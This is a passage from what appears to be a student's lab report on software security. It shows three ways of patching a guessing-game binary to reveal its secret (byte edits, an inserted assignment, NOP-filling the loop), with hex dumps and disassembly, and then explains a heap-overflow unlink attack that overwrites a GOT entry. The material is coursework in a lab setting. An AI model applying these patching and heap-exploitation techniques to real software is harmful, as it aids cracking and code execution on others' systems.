515 00002020: 2d2d 2d2d 2d2d 2d2d 2d2d 2d3e 666f 7220 ----->for
516 00002030: 7465 7374 696e 670a 0050 6c65 6173 6520 testing..Please
517 00002040: 656e 7465 7220 796f 7572 2067 7565 7373 enter your guess
518 00002050: 3a20 0025 7500 0000 5772 6f6e 6720 6775 :.%u...Wrong gu
519 00002060: 6573 7321 2050 6c65 6173 6520 6775 6573 ess! Please gues
520 00002070: 7320 6167 6169 6e2e 0000 0000 436f 6e67 s again....Cong
521 00002080: 7261 7475 6c61 7469 6f6e 2120 5468 6520 ratulation! The
522 00002090: 7365 6372 6574 2069 7320 7574 7165 7769 secret is utqewi
523 000020a0: 696f 6121 0000 0000 011b 033b 5000 0000 ioa!.....;P...
```

Figure 26

```
1 00000000: 0000 0000 0a .....  
.....
```

Figure 27

Then execute the modified binary file:

```
[11/06/21] seed@VM:~/.../4$ ./case1_edit_filename
0----->for testing
Please enter your guess: 0
Congratulation! The secret is utqewiioa!
[11/06/21] seed@VM:~/.../4$ ./case1_edit_filename
0----->for testing
Please enter your guess: 0
Congratulation! The secret is utqewiioa!
[11/06/21] seed@VM:~/.../4$ ./case1_edit_filename
0----->for testing
Please enter your guess: 0
Congratulation! The secret is utqewiioa!
[11/06/21] seed@VM:~/.../4$
```

Figure 28: The result shows I have get the secret successfully!

Case2:

I use a tool "objdump" to disassemble the binary code, assume that there's a guy be professional on assemble code, so he/she knows how to edit assemble code. But I am not, so I add a line "guess = secret;" below scanf() to know what's the difference.

```
while(1) {
    printf("Please enter your guess: ");
    scanf("%u", &guess);
    guess = secret;
    if (guess == secret)
        break;

    printf("Wrong guess! Please guess again.\n");
}
```

Figure 29

00001350:	fdff	ff83	c410	8b55	e88b	45ec	39c2	7414	310	00001350:	fdff	ff83	c410	8b45	ec89	45e8	8b55	e88b
00001360:	83ec	0c8d	8398	e0ff	ff50	e8a1	fdff	ff83	311	00001360:	45ec	39c2	7414	83ec	0c8d	8398	e0ff	ff50
00001370:	c410	ebba	9083	ec0c	8d83	bce0	ffff	50e8	312	00001370:	e89b	fdff	ff83	c410	ebb4	9083	ec0c	8d83
00001380:	8cf0	ffff	83c4	10b8	0000	0000	8b4d	f465	313	00001380:	bce0	ffff	50e8	86fd	ffff	83c4	10b8	0000
00001390:	330d	1400	0000	7405	e893	0000	008d	65f8	314	00001390:	0000	8b4d	f465	330d	1400	0000	7405	e88d
000013a0:	595b	5d8d	61fc	c366	9066	9066	9066	9090	315	000013a0:	0000	008d	65f8	595b	5d8d	61fc	c366	9090

Figure 30: Binary code difference: Left: original code; right: add "guess = secret," below `scanf()`

```
yulu -- seed@VM: ~/.../4 -- ssh yulu@192.168.1.162 -- 80x26
```

1353:	83 c4 10		add	\$0x10,%esp	
1356:	8b 55 e8		mov	-0x18(%ebp),%edx	
1359:	8b 45 ec		mov	-0x14(%ebp),%eax	
135c:	39 c2		cmp	%eax,%edx	
135e:	74 14		je	1374 <main+0x7e>	
1360:	83 ec 0c		sub	\$0xc,%esp	
1363:	8d 83 98 e0 ff ff		lea	-0x1f68(%ebx),%eax	
1369:	50		push	%eax	
136a:	e8 a1 fd ff ff		call	1110 <puts@plt>	
136f:	83 c4 10		add	\$0x10,%esp	
1372:	eb ba		jmp	132e <main+0xa1>	
1374:	90		nop		
1375:	83 ec 0c		sub	\$0xc,%esp	
1378:	8d 83 bc e0 ff ff		lea	-0x1f44(%ebx),%eax	
137e:	50		push	%eax	
137f:	e8 8c fd ff ff		call	1110 <puts@plt>	
1384:	83 c4 10		add	\$0x10,%esp	
1387:	b0 00 00 00 00		mov	\$0x0,%eax	
138c:	8b 4d f4		mov	-0xc(%ebp),%ecx	
138f:	65 33 0d 14 00 00 00		xor	%gs:0x14,%ecx	
1396:	74 05		je	139d <main+0x110>	
1398:	e8 93 00 00 00		call	1430 <__stack_chk_fail_local>	
139d:	8d 65 f8		lea	-0x8(%ebp),%esp	
13a0:	59		pop	%ecx	
13a1:	5b		pop	%ebx	

1353:	83 c4 10		add	\$0x10,%esp	
1356:	8b 45 ec		mov	-0x14(%ebp),%eax	
1359:	89 45 e8		mov	%eax,-0x18(%ebp)	
135c:	8b 55 e8		mov	-0x18(%ebp),%edx	
135f:	8b 45 ec		mov	-0x14(%ebp),%eax	
1362:	39 c2		cmp	%eax,%edx	
1364:	74 14		je	1374 <main+0x7e>	
1366:	83 ec 0c		sub	\$0xc,%esp	
1369:	8d 83 98 e0 ff ff		lea	-0x1f68(%ebx),%eax	
136f:	50		push	%eax	
1370:	e8 9b fd ff ff		call	1110 <puts@plt>	
1375:	83 c4 10		add	\$0x10,%esp	
1378:	eb h4		jmp	132e <main+0xa1>	
137a:	90		nop		
137b:	83 ec 0c		sub	\$0xc,%esp	
137e:	8d 83 bc e0 ff ff		lea	-0x1f44(%ebx),%eax	
1384:	50		push	%eax	
1385:	e8 86 fd ff ff		call	1110 <puts@plt>	
138a:	83 c4 10		add	\$0x10,%esp	
138d:	b0 00 00 00 00		mov	\$0x0,%eax	
1392:	8b 4d f4		mov	-0xc(%ebp),%ecx	
1395:	65 33 0d 14 00 00 00		xor	%gs:0x14,%ecx	
139c:	74 05		je	1343 <main+0x116>	
139e:	e8 d0 00 00 00		call	1430 <__stack_chk_fail_local>	
13a3:	8d 65 f8		lea	-0x8(%ebp),%esp	
13a6:	59		pop	%ecx	
13a7:	5b		pop	%ebx	

Figure 31: turns into assemble code, the highlight code is "guess = secret;" and red line below is different because of the different code line number

What I do is that modify left highlight binary code by right highlight binary code. Because right part is 6 bytes more than left part, I have to delete "66 9066 9066 90" followed by left highlight binary code.

Then execute the modified binary file:

```
[11/06/21] seed@VM:~/.../4$ ./case2  
4112908896----->for testing  
[Please enter your guess: 1234  
Congratulations! The secret is utqewiioa!  
[11/06/21] seed@VM:~/.../4$
```

Figure 32

Case3:

Follow by previous case, I have known the while() assemble code head and end, so I replace them by NOPs(0x90):

```
00001280: f30f 1efb e957 ffff ff8b 1424 c3f3 0f1e .....W.....$....  
00001290: fb8d 4c24 0483 e4f0 ff71 fc55 89e5 5351 ..L$.....q.U..SQ  
000012a0: 83ec 10e8 e8fe ffff 81c3 182d 0000 65a1 .....-.-.e.  
000012b0: 1400 0000 8945 f431 c083 ec08 8d83 48e0 .....E.1.....H.  
000012c0: fffff 508d 834b e0ff fff50 e861 feff ff83 ..P..K...P.a....  
000012d0: c410 8945 f0c7 45e8 0000 0000 c745 ec00 ...E.E.....E..  
000012e0: 0000 0083 7df0 0075 1c83 ec0c 8d83 57e0 .....}..u....W.  
000012f0: fffff 50e8 f8fd ffff 83c4 10b8 0000 0000 ..P.....  
00001300: e987 0000 00ff 75f0 6a01 6a04 6d45 ec50 .....u.j.j..E.P  
00001310: e8eb fdff ff83 c410 8b45 ec83 ec08 508d .....E....P.  
00001320: 835e e0ff ff50 e8a5 fdff ff83 c410 .^.P.....  
00001330: 0c8d 8379 e0ff ff50 e893 fdff ff83 c410 ...y..P.....  
00001340: 83ec 08d8 508d 8393 e0ff ff50 e8ed .....E.P.....P..  
00001350: fdff ff83 c410 8b55 e88b 45ec 39c2 7414 .....U.E.9.t.  
00001360: 83ec 0c8d 8398 e0ff ff50 e8a1 fdff ff83 .....P.....  
00001370: c410 ebba 9083 ec0c 8d83 bce0 ffff 50e8 .....P..  
00001380: 8cf0 ffff 83c4 10b8 0000 0000 8b4d f465 .....M.e  
00001390: 330d 1400 0000 7405 e893 0000 008d 65f8 3.....t.....e.  
000013a0: 595b 5d8d 61fc c366 9066 9066 9090 Y\|..a..f.f.f.f..  
000013b0: f30f 1efb 55e8 6b00 0000 81c5 062c 0000 .....U.K.....  
000013c0: 5756 5383 ec0c 89eb 8b7c 2428 e82f fcff WWS.....$./..  
000013d0: ff8d 9d04 ffff ff8d 8500 ffff ff29 c3c1 .....).  
000013e0: fb02 7429 31f6 8db4 2600 0000 008d 7600 ..t)1...&..v.  
000013f0: 83ec 0457 ff74 242c ff74 242c ff94 b500 ..W.t$,.t$,...  
00001400: fffff 5f83 c601 83c4 1039 f375 e383 c40c .....9.u....  
00001410: 5b5e 5f5d c38d b426 0000 0000 8d74 2600 [^_].&..t&.
```

Figure 33

307	00001320: 835e e0ff ff50 e8a5 fdff ff90 9090 9090 .^.P.....
308	00001330: 9090 9090 9090 9090 9090 9090 9090 9090
309	00001340: 9090 9090 9090 9090 9090 9090 9090 9090
310	00001350: 9090 9090 9090 9090 9090 9090 9090 9090
311	00001360: 9090 9090 9090 9090 9090 9090 9090 9090
312	00001370: 9090 9090 9083 ec0c 8d83 bce0 ffff 50e8P.

Figure 34

Then execute the modified binary file:

```
[11/07/21] seed@VM:~/.../4$ ./case3_fill_with_NOPs  
2385718620----->for testing  
Congratulation! The secret is utqewiiao!  
[11/07/21] seed@VM:~/.../4$ |
```

Figure 35

5. Heap Overflow (15 points)

When buffer and p are allocated in heap, each chunk has three parts: previous chunk size, (current chunk size) + (previous in-used flag → 1 bit), and data space. When a chunk is going to be free(), free() will check "next chunk's" previous in-used flag, and do free() if bit is 1.

So here comes a problem: when using strcpy() or gets(), there's no checking imposed on the data fed into buffer, so a heap overflow can occur. When we free buffer1, it will check the third chunk's previous in-use flag, but the way to achieve the third chunk is: chunk2's address + chunk2's size.




Figure 36

To cheat on free(), we set the chunk2's size with 0xffffffffc (last bit is 0 means chunk1 is already freed), the value is -4, on the other hand, point to previous block and check it's value:




Figure 37

That makes free think buffer2 is freed and also buffer1 is freed.

Then free() invokes unlink() to do: (1) fd + 12 is overwritten by bk. (2) bk + 8 is overwritten by fd. The important thing is (1), when we call foo() in GOT (ex. exit()), it points to the address equals bk, that is, buffer1's address, and executes it.




Figure 38